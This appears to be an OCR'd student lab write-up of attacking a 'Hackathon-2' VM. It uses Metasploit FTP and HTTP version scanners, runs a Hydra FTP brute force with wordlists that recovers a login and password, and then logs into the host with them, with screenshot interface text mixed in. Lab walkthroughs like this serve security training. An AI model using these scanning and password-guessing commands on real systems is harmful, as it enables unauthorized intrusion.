


```
   0  auxiliary/scanner/ftp/ftp_login                    normal  No     FTP Authentication Scanner
   1  auxiliary/scanner/ftp/ftp_version                  normal  No     FTP Version Scanner


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ftp/ftp_version

msf6 > use auxiliary/scanner/ftp/ftp_version
msf6 auxiliary(scanner/ftp/ftp_version) > show options

Module options (auxiliary/scanner/ftp/ftp_version):

   Name     Current Setting      Required  Description
   ----     ---------------      --------  -----------
   FTPPASS  mozilla@example.com  no        The password for the specified username
   FTPUSER  anonymous            no        The username to authenticate as
   RHOSTS                        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>
                                           '
   RPORT    21                   yes       The target port (TCP)
   THREADS  1                    yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/ftp/ftp_version) > set RHOSTS 192.168.204.128
RHOSTS ⇒ 192.168.204.128
msf6 auxiliary(scanner/ftp/ftp_version) > 
```




```
   THREADS  1                    yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/ftp/ftp_version) > set RHOSTS 192.168.204.128
RHOSTS ⇒ 192.168.204.128
msf6 auxiliary(scanner/ftp/ftp_version) > show options

Module options (auxiliary/scanner/ftp/ftp_version):

   Name     Current Setting      Required  Description
   ----     ---------------      --------  -----------
   FTPPASS  mozilla@example.com  no        The password for the specified username
   FTPUSER  anonymous            no        The username to authenticate as
   RHOSTS   192.168.204.128      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>
                                           '
   RPORT    21                   yes       The target port (TCP)
   THREADS  1                    yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/ftp/ftp_version) > run

[+] 192.168.204.128:21    - FTP Banner: '220 (vsFTPd 3.0.3)\x0d\x0a'
[*] 192.168.204.128:21    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/ftp_version) > 
```


24)We find the version details of HTTP using auxiliary module by setting Rhosts of the target IP address


Kali-Linux-2021.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Hackathon2
Kali-Linux-2021.2-vmware-a...
root@kali: /home/kali
03:36 AM
81%
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
Type here to search
30°C Partly sunny
ENG IN
1:06 PM 8/11/2021

```
msf6 > use auxiliary/scanner/http/http_

Matching Modules
================

   #  Name                                         Disclosure Date  Rank    Check  Description
   -  ----                                         ---------------  ----    -----  -----------
   0  auxiliary/scanner/http/http_traversal                         normal  No     Generic HTTP Directory Traversal Uti
lity
   1  auxiliary/scanner/http/http_header                            normal  No     HTTP Header Detection
   2  auxiliary/scanner/http/http_login                             normal  No     HTTP Login Utility
   3  auxiliary/scanner/http/http_sickrage_password_leak  2018-03-08  normal  No     HTTP SickRage Password Leak
   4  auxiliary/scanner/http/http_hsts                              normal  No     HTTP Strict Transport Security (HSTS
) Detection
   5  auxiliary/scanner/http/http_version                           normal  No     HTTP Version Detection
   6  auxiliary/scanner/http/http_put                               normal  No     HTTP Writable Path PUT/DELETE File A
ccess


Interact with a module by name or index. For example info 6, use 6 or use auxiliary/scanner/http/http_put

msf6 > use auxiliary/scanner/http/http_login
```



Kali-Linux-2021.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Hackathon2
Kali-Linux-2021.2-vmware-a...
root@kali: /home/kali
03:39 AM
80%
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
Type here to search
30°C Partly sunny
ENG IN
1:09 PM 8/11/2021

```
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads (max one per host)
   VHOST                     no        HTTP server virtual host

msf6 auxiliary(scanner/http/http_version) > set RHOSTS 192.168.204.128
RHOSTS => 192.168.204.128
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.204.128  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads (max one per host)
```




```
   VHOST                      no        HTTP server virtual host

msf6 auxiliary(scanner/http/http_version) > set RHOSTS 192.168.204.128
RHOSTS ⇒ 192.168.204.128
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

   Name     Current Setting  Required  Description
   ────     ───────────────  ────────  ───────────
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.204.128  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads (max one per host)
   VHOST                     no        HTTP server virtual host

msf6 auxiliary(scanner/http/http_version) > run

[+] 192.168.204.128:80 Apache/2.4.41 (Ubuntu)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > 
```

26)



```
┌──(root💀kali)-[/home/kali]
└─# hydra -L /home/kali/user.txt -P /home/kali/pass.txt ftp://192.168.204.128
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organi
zations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-08-11 04:08:02
[DATA] max 16 tasks per 1 server, overall 16 tasks, 218 login tries (l:2/p:109), ~14 tries per task
[DATA] attacking ftp://192.168.204.128:21/
[21][ftp] host: 192.168.204.128   login: hackathonll   password: Ti@gO
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-08-11 04:08:39

┌──(root💀kali)-[/home/kali]
└─# 
```



```
Ubuntu 20.04.2 LTS hackathon tty1

hackathon login: hackathonll
Password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-74-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed 11 Aug 2021 08:14:07 AM UTC

  System load:  0.04               Processes:              248
  Usage of /:   24.9% of 18.57GB   Users logged in:        0
  Memory usage: 15%                IPv4 address for ens33: 192.168.204.128
  Swap usage:   0%


67 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sat Jun 19 05:35:15 UTC 2021 from 10.0.0.110 on pts/1
$ _
```

To direct input to this VM, click inside or press Ctrl+G.

MAJOR PROJECT ON HACKTHON-2 SERVER

D.Bharath